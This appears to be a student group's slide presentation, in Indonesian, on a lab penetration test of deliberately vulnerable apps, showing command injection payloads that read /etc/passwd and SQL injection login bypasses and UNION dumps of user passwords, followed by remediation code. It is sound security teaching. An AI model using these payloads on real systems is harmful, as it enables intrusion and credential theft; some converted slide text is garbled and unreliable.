

GROUP 7

# SQL INJECTION & COMMAND INJECTION

**Wilman Saragih Sitio**      2306161776

---

**Musyaffa Iman Supriadi**    2306208464

---

# Latar Belakang

Memberikan contoh nyata mengenai teknik dan pola serangan pada keamanan jaringan sekaligus mendemonstrasikan cara kerja dan langkah remediasi melalui proses simulasi *penetration testing*.

# Tujuan

1. Mendemonstrasikan eksplorasi SQL Injection & Command Injection.
2. Mengevaluasi dampak kerusakan sistem.
3. Menerapkan dan memverifikasi langkah remediasi (perbaikan).

# Ruang Linkup

- **Target:** Aplikasi Web Self-Hosted (TechStore & Network Tools).
- **Lingkungan:** Virtualisasi (Kali Linux & Server Target) yang terisolasi.

# Metodologi

1. Reconnaissance: Identifikasi port & layanan.
2. Enumeration: Memetakan titik masuk (input form).
3. Exploitation: Eksekusi payload serangan.
4. Remediation: Patching celah keamanan.

## Tech Stack



VM



OS



## Command Injection

01

Command Injection (Linux OS Command).

02

Penyebab: Kegagalan aplikasi memvalidasi input sebelum diproses oleh system shell.

03

Dampak: Eksekusi perintah (RCE), kebocoran data, pengambilalihan server.

# Target Creation Command Injection

## Network Diagnostics Tool

Diagnostic Tool

-- Select Diagnostic Tool --

Select the network diagnostic tool to execute

Target Host

Enter hostname (example.com) or IP address:

Execute Diagnostic

Command Executed:  
ping -c 4 8.8.8.8

## Deskripsi Aplikasi

Uji konektivitas dan analisis jaringan standar, dengan Ping, NSLookup, Traceroute, dan WHOIS. Bekerja dengan menerima input alamat IP dari pengguna, lalu mengeksekusinya secara langsung ke system shell

# Enumeration

# Command Injection

# Port Scanning (Nmap)

- Menemukan Port 80 (HTTP) Open.
  - Service: Apache httpd 2.4.65 (Debian).

```
(wilman㉿wilman) [~]$ nmap -sV -p- 192.168.1.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-1
Nmap scan report for wilman.domain.name (192.168.1.72)
Host is up (0.000012s latency).

Not shown: 65534 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.65 ((Debian

Service detection performed. Please report any in
Nmap done: 1 IP address (1 host up) scanned in 8.0
```

## Analisis Burp Suite

- Intercept request saat melakukan ping normal ke 8.8.8.8.
  - Aplikasi mengirim data via POST. Karakter spesial seperti ;, &, |, / otomatis diubah menjadi URL Encoding %3B, %26, %7C, %2F.

Ping Connectivity Test	<input type="button" value="▼"/>
Select the network diagnostic tool to execute	Specify the target hostname or IP address
<pre> 1 POST /network-tools/ HTTP/1.1 2 Host: 192.168.1.72 3 Content-Length: 48 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.1.72 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (Chrome/139.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.1.72/network-tools/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 tool=ping&amp;target=8.8.8.8%3B%26%26%3B%3B%3B </pre>	

# Exploitation Command Injection

Teknik Command Chaining (menggabungkan perintah).

→ Operator & (Ampersand)

- Payload: 8.8.8.8 & ls
- Menampilkan daftar file direktori.

Command Executed:  
ping -c 4 8.8.8.8 & ls

Diagnostic Results

```
index.php
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=14.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=16.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=85.8 ms
8.8.8.8 ping statistics
```

→ Operator | (Pipe)

- Payload: 8.8.8.8 | cat /etc/passwd
- Membaca file sensitif sistem.

Command Executed:  
nslookup 8.8.8.8 | cat /etc/passwd

Diagnostic Results

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

→ Operator ; (Semicolon)

- Payload: 8.8.8.8 ; pwd
- Mengetahui path direktori kerja server.

Command Executed:  
whois 8.8.8.8 ; pwd

Diagnostic Results


```
OrgTechHandle: ZG39-ARIN
OrgTechName: Google LLC
OrgTechPhone: +1-650-253-0000
OrgTechEmail: arin-contact@google.com
OrgTechRef: https://rdap.arin.net/registry/entity/ZG39-ARIN
OrgAbuseHandle: ABUSE5250-ARIN
```

# Exploitation Command Injection

## Menggunakan Burp Suite

→ Operator & (Ampersand)

- Payload:  
tool=ping&target=8.8.8.8+%26+ls
- Menampilkan daftar file direktori.




```
Request
GET /network-tools/ HTTP/1.1
Host: 192.168.1.72
Content-Length: 31
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.1.72
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: .ol=ping&target=8.8.8.8%26+ls
```

Response

```
Pretty Raw Hex Render
</form>
</div>
<div class="command-box">
<strong> Command Executed:<br>
traceroute -m 15 8.8.8.8 | cat /etc/passwd
</strong>
<br>
<div class="output-container">
<h2> Diagnostic Results </h2>
<div class="output">
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin/daemon:/bin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/nologin
man:x:6:12:man:/var/cache/man:/usr/nologin
</div>
</div>
```

→ Operator | (Pipe)

- Payload:  
tool=traceroute&target=8.8.8.8+  
%7C+cat+%2Fetc%2Fpasswd
- Membaca file sensitif sistem.




```
Request
GET /network-tools/ HTTP/1.1
Host: 192.168.1.72
Content-Length: 54
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.1.72
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: .ol=traceroute&target=8.8.8.8%7C+cat+%2Fetc%2Fpasswd
```

Response

```
Pretty Raw Hex Render
211
212
213
214
215
216
217
218
219
220
221
222
223
```

→ Operator ; (Semicolon)

- Payload:  
tool=whois&target=8.8.8.8+%3B  
+pwd
- Mengetahui path direktori kerja



```
Request
GET /network-tools/ HTTP/1.1
Host: 192.168.1.72
Content-Length: 33
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.1.72
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: .ol=whois&target=8.8.8.8%3B+pwd
```

Response

```
Pretty Raw Hex Render
210
211
212
213
214
215
216
217
218
219
220
221
222
```



01

## Root Cause

```
$command = "ping -c 4 {$target}";  
$command_executed = $command;
```

Masalah:

- Variabel \$target diambil mentah dari input user.
- Tidak ada validasi atau sanitasi.
- Fungsi shell\_exec mengeksekusi apa saja yang diberikan.

02

## Remediasi

Penerapan Input Sanitization menggunakan escapeshellarg().

- Kode Secure:

```
$safe_target = escapeshellarg($target);
```

- Membungkus input dengan single quotes (').
- Input 8.8.8 ; ls berubah menjadi string '8.8.8 ; ls'.
- Sistem menganggapnya sebagai satu argumen nama host, bukan command terpisah.

# Remediation Command Injection

```
$tool = $_POST['tool'] ?? '';  
$target = $_POST['target'] ?? '';  
  
if (!empty($tool) && !empty($target)) {  
  
    $safe_target = escapeshellarg($target);
```

Selain itu juga diharuskan menghilangkan nested shell:

- Kode Secure:

```
$command_executed = $command;  
$output = shell_exec($command);
```

- Mengeliminasi risiko manipulasi.
- Menjalankan perintah yang sudah disanitasi secara langsung.
- Mengurangi kompleksitas kode untuk meminimalisir celah keamanan potensial.

# Proof Command Injection

Hasil:

- Serangan Gagal.
- Server tidak memberikan respon dari hasil eksekusi shell.
- Perintah hasil chaining tidak dieksekusi.

## Ampersand (&)

**Network Diagnostics Tool**

Diagnostic Tool

-- Select Diagnostic Tool --

Select the network diagnostic tool to execute

Target Host

Enter hostname (example.com) or IP address:

Specify the target hostname or IP address for analysis

**Execute Diagnostic**

Command Executed:  
whois '8.8.8.8 & ls'

**Diagnostic Results**

No whois server is known for this kind of object.

## Pipe (|)

**Network Diagnostics Tool**

Diagnostic Tool

-- Select Diagnostic Tool --

Select the network diagnostic tool to execute

Target Host

Enter hostname (example.com) or IP address:

Specify the target hostname or IP address for analysis

**Execute Diagnostic**

Command Executed:  
nslookup '8.8.8.8 | cat /etc/passwd'

**Diagnostic Results**

Server: 192.168.1.1  
Address: 192.168.1.1#53

\*\* server can't find 8.8.8.8\032|\032cat\032/etc/passwd: NXDOMAIN

## Semicolon (;)

Diagnostic Tool

-- Select Diagnostic Tool --

Select the network diagnostic tool to execute

Target Host

Enter hostname (example.com) or IP address:

Specify the target hostname or IP address for analysis

**Execute Diagnostic**



Command Executed:  
ping -c 4 '8.8.8.8;ls'

# SQL Injection


SQL Injection (SQLi) adalah jenis serangan injeksi yang memungkinkan attacker memasukkan query SQL jahat melalui input data ke dalam query yang dibuat aplikasi.

Aplikasi web TechStore ini sengaja dibuat rentan untuk tujuan pengujian dan berhasil mengidentifikasi 3 kerentanan SQL Injection Kritis pada endpoint Login, Search, dan User Lookup yang dapat menyebabkan Authentication Bypass dan Data Exfiltration.

## Tech Stack



## Target Creation



## Deskripsi Aplikasi

Aplikasi web e-commerce sederhana yang memfasilitasi otentikasi user dan pencarian data produk. Sistem dirancang rentan dengan cara memproses input mentah dari parameter HTTP langsung ke dalam struktur query SQL, memungkinkan manipulasi logika database melalui injeksi kode.



# Enumeration

# SQL Injection

## Port Scanning (Nmap)

- Port 3000/tcp: Node.js Express framework (Backend API).
  - Port 5173/tcp: Vite dev server (Frontend).

Target: localhost

Command: nmap -sV -6 -p 3000,5173 localhost

Hosts Services

OS Host

localhost (:) localhost (127.0.0.1)

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sV -6 -p 3000,5173 localhost

Starting Nmap 7.97 ( https://nmap.org ) at 2025-12-02 02:18 +0700

Nmap scan report for localhost (:)

Host is up (0.0010s latency).

Other addresses for localhost (not scanned): 127.0.0.1

PORT	STATE	SERVICE	VERSION
3000/tcp	open	http	Node.js Express framework
5173/tcp	open	unknown	

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port5173-TCP:V=7.97%I=7%D=12/2%Time=692DEA01%P=i686-pc-windows-windows%SF:r(GetRequest,31A,"HTTP/1.1\r\nx20200\x200K\r\nVary:\r\nContent-Type:\r\nContent-SF:Type:\r\nx20text/html\r\nCache-Control:\r\nx20no-cache\r\nEtag:\r\nx20W/\r\n264-6F SF:hPhjgCvqbWrFnanzwuUF5kXEZ8"\r\nnDate:\r\nx20Mon,\r\nx2001\r\nx20Dec\r\nx202025\r\nx2019 SF:18:25\r\nx20GMT\r\nnConnection:\r\nx20Close\r\nn\r\n!\r\ndoctype(x20html)\r\nn\r\nhtml SF:x20lang=\r\nen"\r\n>\r\nn\r\nx20\r\nx20->\r\nx20\r\nx20<script\r\nx20type=\r\n"modu SF:le"\r\n>\r\nimport\r\nx20(\r\nx20injectIntoGlobalHook\r\nx20)\r\nx20from\r\nx20"\r\n@react-refr SF:fesh"\r\n;>\r\ninjectIntoGlobalHook\r\n(window);\r\nnwindow.\r\n\$RefreshReg\\$.\r\nx20=\r\nx2 SF:0(\r\n)\r\nx20=>\r\nx20{\r\n};\r\nnwindow.\r\n\$RefreshSig\$.\r\nx20=\r\nx20(\r\n)\r\nx20=>\r\nx20(\r\ntype SF:)\r\nx20=>\r\nx20type;</script\r\nn\r\nx20\r\nx20\r\nx20<script\r\nx20type=\r\n"module" SF:src=\r\n"/vite/client"\r\n></script>\r\nn\r\nx20\r\nx20\r\nx20<meta\r\nx20charse SF:t=\r\n"UTF-8"\r\nx20/\r\nn\r\nx20\r\nx20\r\nx20\r\nx20<link\r\nx20rel=\r\n"icon"\r\nx20type=\r\n"imag SF:e/\r\nsvg+\r\nxml"\r\nx20href=\r\n"/vite/.svg"\r\nx20/\r\nn\r\nx20\r\nx20\r\nx20<meta\r\nx20nam SF:fe=\r\n"viewport"\r\nx20content=\r\n"width=device-width,\r\nx20initial-scale=1.0"\r\n" SF:x20/\r\nn\r\nx20\r\nx20\r\nx20<title>\r\nfrontend</title>\r\nn\r\nx20\r\nx20</head>\r\nn\r\nx20\r\nSF:x20<body>\r\nn\r\nx20\r\nx20\r\nx20<div\r\nx20id=\r\n"root"\r\n></div>\r\nn\r\nx20\r\nx20\r\nx20\r\nSF:<script\r\nx20type=\r\n"module"\r\nx20src=\r\n"/src/main.jsx"\r\n></script>\r\nn\r\nx20\r\nx2 SF:0=</body>\r\nn</html\r\nn")%>(HTTPOptions,D2,"HTTP/1.1\r\nx20204\r\nx20No\r\nx20Conte SF:nt\r\nnVary:\r\nx200origin,\r\nx20Access-Control-Request-Headers\r\nnAccess-Cont SF:rol-Allow-Methods:\r\nx20GET,HEAD,PUT,PATCH,POST,DELETE\r\nnContent-Length: SF:x200\r\nnDate:\r\nx20Mon,\r\nx2001\r\nx20Dec\r\nx202025\r\nx2019:18:25\r\nx20GMT\r\nnConne SF:ction:\r\nx20close\r\nn\r\nn\r\nn")%>(RTSPRequest,D2,"HTTP/1.1\r\nx20204\r\nx20No\r\nx20 SF:content:\r\nnVary:\r\nx20origin,\r\nx20Access-Control-Request-Headers\r\nnAccess-Cont SF:rol-Allow-Methods:\r\nx20GET,HEAD,PUT,PATCH,POST,DELETE\r\nnContent-Length:

# Technology Fingerprinting

- Website menggunakan React sebagai Frontend Framework.
  - Website menggunakan Vite sebagai Development server.

The screenshot shows the TechStore website on the left and the Network tab of the browser developer tools on the right.

**TechStore Website:**

- Header:** Products, Login, Account
- Main Section:** Welcome to TechStore, Your one-stop shop for premium tech products
- Browse Products Section:** Browse Products, Search our extensive catalog of premium tech products, Search for products... input field, Search button

**Network Tab (Chrome DevTools):**

- Filter Bar:** All, Fetch/XHR, Doc, CSS, JS, Font, Img, Media, Manifest, Socket, Wasm, Other
- Timeline:** Shows request times from 100 ms to 700 ms.
- Table:** List of network requests with columns: Name, Status, Type, Initiator, Size, T.

Name	Status	Type	Initiator	Size	T
localhost	304	document	Other	0.1 kB	
client	304	script	(index):9	0.2 kB	
main.jsx	304	script	(index):18	0.2 kB	
@react-refresh	304	script	(index):4	0.2 kB	
react_jsx-dev-runtime.js?v=96127...	200	script	main.jsx:1	(disk cac...	
react.js?v=96127004	200	script	main.jsx:2	(disk cac...	
react-dom_client.js?v=96127004	200	script	main.jsx:3	(disk cac...	
index.css	304	script	main.jsx:4	0.2 kB	
App.jsx	304	script	main.jsx:5	0.2 kB	
env.mjs	304	script	client:1	0.2 kB	
chunk-FPIAUHXR.js?v=96127004	200	script	react.js:3	(disk cac...	
App.css	304	script	App.jsx:4	0.2 kB	
?token=B3GmccT3ZLpi	101	websocket	client:745	0.0 kB	
chunk-MOBP6DGC.js?v=96127004	200	script	react-dom_client.js: (disk cac...		
vite.svg	304	svg+xml	Other	0.1 kB	

## Analyze HTTP Response Headers

X	Headers	Payload	Preview	Response	Initiator	Timing
<b>General</b>						
Request URL	http://localhost:3000/api/login					
Request Method	POST					
Status Code	200 OK					
Remote Address	[::1]:3000					
Referrer Policy	strict-origin-when-cross-origin					
<b>Response Headers</b>		<input type="checkbox"/> Raw				
Access-Control-Allow-Origin	*					
Connection	keep-alive					
Content-Length	49					
Content-Type	application/json; charset=utf-8					
Date	Thu, 04 Dec 2025 19:58:11 GMT					
Etag	W/"31-VmptvJVCxgMiCaKMQdd9IkNBIdc"					

- Backend framework menggunakan Express yang secara implisit mengatakan backend berjalan di atas runtime Node.js.
- Response berbentuk format JSON.
- Menggunakan CORS.

## Test Error Messages for Database Info

Member Login

Access your account to view orders and profile

Username:

Password:  Enter your password

Sign In →

Forgot password? • Create account

Name	Headers	Payload	Preview	Response	Initiator	Timing
login						
login						
login						

```
Success: false, message: "Database error", error: "unrecognized token: '''' AND password = '''"  
error: "unrecognized token: '''' AND password = '''"  
message: "Database error"  
success: false
```

- Pesan error SQL tereksplosi.
- Struktur query tereksplosi.
- Pola pesan error mengindikasikan database SQLite.
- Tidak terdeteksi adanya sanitasi input.
- Tidak ada sanitasi pesan error.

## Endpoint Discovery

- /api/search

X	Headers	Payload	Preview	Response	Initiator	Timing
<b>▼ General</b>						
Request URL		http://localhost:3000/api/search?query=				
Request Method		GET				
Status Code		● 200 OK				

- /api/users

X	Headers	Preview	Response	Initiator	Timing
<b>▼ General</b>					
Request URL		http://localhost:3000/api/users/			
Request Method		GET			

- /api/login

X	Headers	Payload	Preview	Response	Initiator
<b>▼ General</b>					
Request URL		http://localhost:3000/api/login			
Request Method		POST			
Status Code		● 200 OK			

# Exploitation SQL Injection

## Endpoint Testing

### → Login Biasa

- Username: admin
- Password: admin123

**Member Login**  
Access your account to view orders and profile

Username: admin  
Password: admin123

Sign In →

X Headers Payload Preview Response Initiator

```
1 | {  
- |   "success": true,  
- |   "message": "Login successful",  
- |   "user": {  
- |     "id": 1,  
- |     "username": "admin",  
- |     "password": "admin123",  
- |     "email": "admin@example.com",  
- |     "role": "admin",  
- |     "created_at": "2025-11-25 09:10:24"  
- |   }  
- | }  
- | }
```

Output:

Terlihat detail akun

### → Authentication Bypass

- Username: admin' OR '1='1
- Password: (bebas)
- Username: admin' --
- Password: (kosong/bebas)
- Username: ' OR 1=1 --
- Password: (bebas)

**Member Login**  
Access your account to view orders and profile

Username: admin' OR '1='1  
Password: .

Sign In →

**Member Login**  
Access your account to view orders and profile

Username: admin' --  
Password: Enter your password

Sign In →

X Headers Payload Preview Response Initiator

```
1 | {  
- |   "success": true,  
- |   "message": "Login successful",  
- |   "user": {  
- |     "id": 1,  
- |     "username": "admin",  
- |     "password": "admin123",  
- |     "email": "admin@example.com",  
- |     "role": "admin",  
- |     "created_at": "2025-11-25 09:10:24"  
- |   }  
- | }  
- | }
```

Output:

Dapat akses admin tanpa mengetahui password

**Member Login**  
Access your account to view orders and profile

Username: ' OR 1=1 --  
Password: Enter your password

Sign In →

Forgot password? · Create account

# Exploitation SQL Injection

## Endpoint Testing

### → Data Exfiltration

- Query: ' UNION SELECT username, password, email, role, id, created\_at FROM users --

Headers	Payload	Preview	Response	Initiator	Timing
-	' UNION SELECT username, password, email, role, id, created_at FROM users --	-	[{"id": 6, "name": "Webcam", "description": "1080p HD webcam", "price": 59.99, "stock": 40, "created_at": "2025-11-25 09:10:24"}, {"id": "admin", "name": "admin123", "description": "admin@example.com", "price": "admin", "stock": 1, "created_at": "2025-11-25 09:10:24"}, {"id": "alice", "name": "alice456", "description": "alice@example.com", "price": "user", "stock": 3, "created_at": "2025-11-25 09:10:24"}]	-	-

Terekspos semua username dan password dari database

### → User Enumeration

- User ID: 1 OR 1=1
- User ID: 1 UNION SELECT username, password, email, role, id, created\_at FROM users

X	Headers	Preview	Response	Initiator	Timing
-	-	-	[{"id": 1, "username": "admin", "password": "admin123", "email": "admin@example.com", "role": "admin", "created_at": "2025-11-25 09:10:24"}, {"id": 2, "username": "john", "password": "password123", "email": "john@example.com", "role": "user", "created_at": "2025-11-25 09:10:24"}, {"id": 3, "username": "alice", "password": "alice456", "email": "alice@example.com", "role": "user", "created_at": "2025-11-25 09:10:24"}]	-	-

Dapat informasi semua user melalui ID lookup

X	Headers	Preview	Response	Initiator	Timing
-	-	-	[{"id": 1, "username": "admin", "password": "admin123", "email": "admin@example.com", "role": "admin", "created_at": "2025-11-25 09:10:24"}, {"id": "admin", "username": "admin123", "password": "admin@example.com", "email": "admin", "role": 1, "created_at": "2025-11-25 09:10:24"}, {"id": "alice", "username": "alice456", "password": "alice@example.com", "email": "alice", "role": 1, "created_at": "2025-11-25 09:10:24"}]	-	-

# SQL Injection Remediation

## 01 Parameterized Queries

```
const stmt = db.prepare('SELECT * FROM users WHERE
username = ? AND password = ?');
stmt.bind([username, password]);
const result = stmt.step() ? stmt.getObject() : null;
stmt.free();
```

Memisahkan logic SQL dari data input, memastikan input dari pengguna selalu diperlakukan sebagai data literal, bukan sebagai perintah eksekusi.

## 02 Input Sanitization

```
// Validasi username
function validateUsername(username) {
  // Hanya alphanumeric dan underscore
  const regex = /^[a-zA-Z0-9_]{3,20}$/;
  return regex.test(username);
}
```

Menerapkan pengecekan tipe data dan format untuk menolak input yang tidak valid.

## 03 Output Encoding

```
// Jangan expose password dalam response
const user = {
  id: row.id,
  username: row.username,
  email: row.email,
  role: row.role
  // Password tidak disertakan
};
```

Menyembunyikan data sensitif dari respons API.

## 04 Security Headers

```
import helmet from 'helmet';

app.use(helmet());

app.use((req, res, next) => {
  res.setHeader('X-Content-Type-Options', 'nosniff');
